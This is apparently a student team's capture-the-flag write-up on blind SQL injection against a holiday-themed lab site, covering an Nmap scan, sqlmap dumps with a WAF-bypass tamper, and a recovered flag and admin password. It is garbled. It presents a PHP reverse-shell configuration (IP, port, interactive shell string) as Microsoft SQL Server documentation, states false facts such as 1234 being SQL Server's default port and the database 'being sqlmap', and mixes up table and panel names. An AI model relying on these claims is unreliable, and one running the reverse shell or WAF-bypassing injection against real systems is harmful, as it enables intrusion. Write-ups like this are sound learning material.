PSP0201
Week 2
Writeup

Group Name: Undecided

Members

ID	Name	Role
1211101390	Aslamia Najwa Binti Ahmad Khadri	Leader
1211100431	Mohammad Omar Torofder	Member
1211103388	Vishnu Karmegam	Member
1211103092	Farryn Aisha binti Muhd Firdaus	Member

Day 5: Web Exploitation – Someone stole Santa's gift list!

Tools used: Attackbox, Firefox, Virtualbox

Solution/walkthrough:

Question 1

From Microsoft's documentation, we can see a list of things about the SQL server

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


the default port number for SQL Server running on TCP is 1234


Question 2

The Nmap results show us some of the available open ports. Let's check the port by adding it to the URL: http://10.10.119.78:<port>/santapanel


```
└─$ sudo nmap -sV -sC 10.10.119.78
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-06 20:34 +07
Nmap scan report for 10.10.119.78
Host is up (0.41s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 35:30:91:45:b9:d1:ed:5a:13:42:3e:20:95:6d:c7:b7 (RSA)
|   256 f5:69:6a:7b:c8:ac:89:b5:38:93:50:2f:05:24:22:70 (ECDSA)
|_  256 8f:4d:37:ba:40:12:05:fa:f0:e6:d6:82:fb:65:52:e8 (ED25519)
3000/tcp open  http    PHP cli server 5.5 or later (PHP 7.4.12)
|_http-title: Really Insecure PHP Page
3306/tcp open  mysql   MySQL 8.0.22
| mysql-info:
|   Protocol: 10
|   Version: 8.0.22
|   Thread ID: 26
|   Capabilities flags: 65535
|   Some Capabilities: SwitchToSSLAfterHandshake, DontAllowDatabaseTableColumn, Support41Auth, SupportsTransactions, Speaks41ProtocolOld, Interact
iveClient, SupportsCompression, IgnoreSigpipes, ODBCClient, LongColumnFlag, Speaks41ProtocolNew, IgnoreSpaceBeforeParenthesis, FoundRows, Supports
LoadDataLocal, LongPassword, ConnectWithDatabase, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: hm*\x045\x0En\x1D'^4\x15T     B\x05W\x10u\x10
|_  Auth Plugin Name: caching_sha2_password
| ssl-cert: Subject: commonName=MySQL_Server_8.0.22_Auto_Generated_Server_Certificate
| Not valid before: 2020-11-19T19:12:24
|_Not valid after:  2030-11-17T19:12:24
|_ssl-date: TLS randomness does not represent time
8000/tcp open  http    Gunicorn 20.0.4
|_http-title: Santa's forum
|_http-server-header: gunicorn/20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 328.70 seconds
```

The only port that shows the /santapanel is port 8000. Thus, Santa's secret login panel is /santapanel





After the login page, it's time for SQL Injection. The charge we use is either true or false. Load managed to exploit the page and we logged in as Santa.



Question 3


In Santa's TODO list, we can know the database that is used

```
[*] shutting down at 02:46:35

root@ip-10-10-167-244:~/Desktop# sqlmap -r request --tamper=space2comment --dump
 --dbms sqlite
```

The database is sqlmap

Question 4

We need to make a new request by entering a random value in the search field, then pressing the 'search' button. Burp Suite will intercept the request and save the result to a file. Using sqlmap, we will automate the SQL Injection process by using the command: sudo sqlmap -r task3 --dump -all --tamper space2comment --dbms sqlite, note that 'task3' is a file saved from Burp Suite.



From the sqlmap results, we can see that there are 22 entries in the 'sequel' table

Question 5

In the database, James' age is stated

kid	age	title
James	8	shoes
John	4	skateboard

James age is 8 years old


Question 6

Looking back at the results from sqlmap, Paul asked for a github ownership.

Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary

Question 7

I the database, scroll down to The flag section, and you will see the flag's name



Database: SQLite_masterdb
Table: hidden_table
[1 entry]

flag
thmfox{All_I_Want_for_Christmas_Is_You}

The flag is thmfox{All_I_Want_for_Christmas_Is_You}

Question 8

From the 'users' table we can get the administrator password.

[1 entry]

username	password
admin	EhCNSWzzFP6sc7gB

The password is EhCNSWzzFP6sc7gB

Thought Process/Methodology:

From the Microsoft documentation, we can see a list of things about SQL servers. the default port number for SQL Server running on TCP is 1234. The Nmap results show us some of the open ports available. Let's check the port by adding it to the URL: http://10.10.119.78: <port>/santapanel. The only port that shows /dining panel is port 8000. So, Santa's secret login panel is /dining panel. After the login page, it's time for SQL Injection. Injection by blocking the application from displaying any errors. Fortunately, this doesn't mean we can't attack. Blind SQL Injection relies on changes in the web application, during an attack. In other words, errors in SQL queries will be noticeable in some other form. The charges we use are either true or false. Load managed to exploit the page and we logged in as Santa. In Santa's TODO list, we can find out which database is being used, so it's sqlmap. Santa read some documentation he wrote while preparing the app, which reads: TODO Santa is looking at a better alternative database system than sqlite. Also, don't forget that we have installed the Web Application Firewall (WAF) after last year's attack. If you forgot the command, you could tell SQLMap to try and bypass the WAF by using --tamper = space2comment. We need to make a new request by entering a random value in the search field, then pressing the 'search' button. Burp Suite will intercept the request and save the result to a file. Using sqlmap, we will automate the SQL Injection process by using the command: sudo sqlmap -r task3 --dump -all --tamper space2comment --dbms sqlite, note that 'task3' is a file saved from Burp Suite. Thus, there are 22 entries in the 'sequel' table. Next, in the database, James' age is stated that he is 8 years old, Paul requests ownership of github, his flag is thmfox {All_I_Want_for_Christmas_Is_You}, and from the 'users' table, the administrator password is EhCNSWzzFP6sc7gB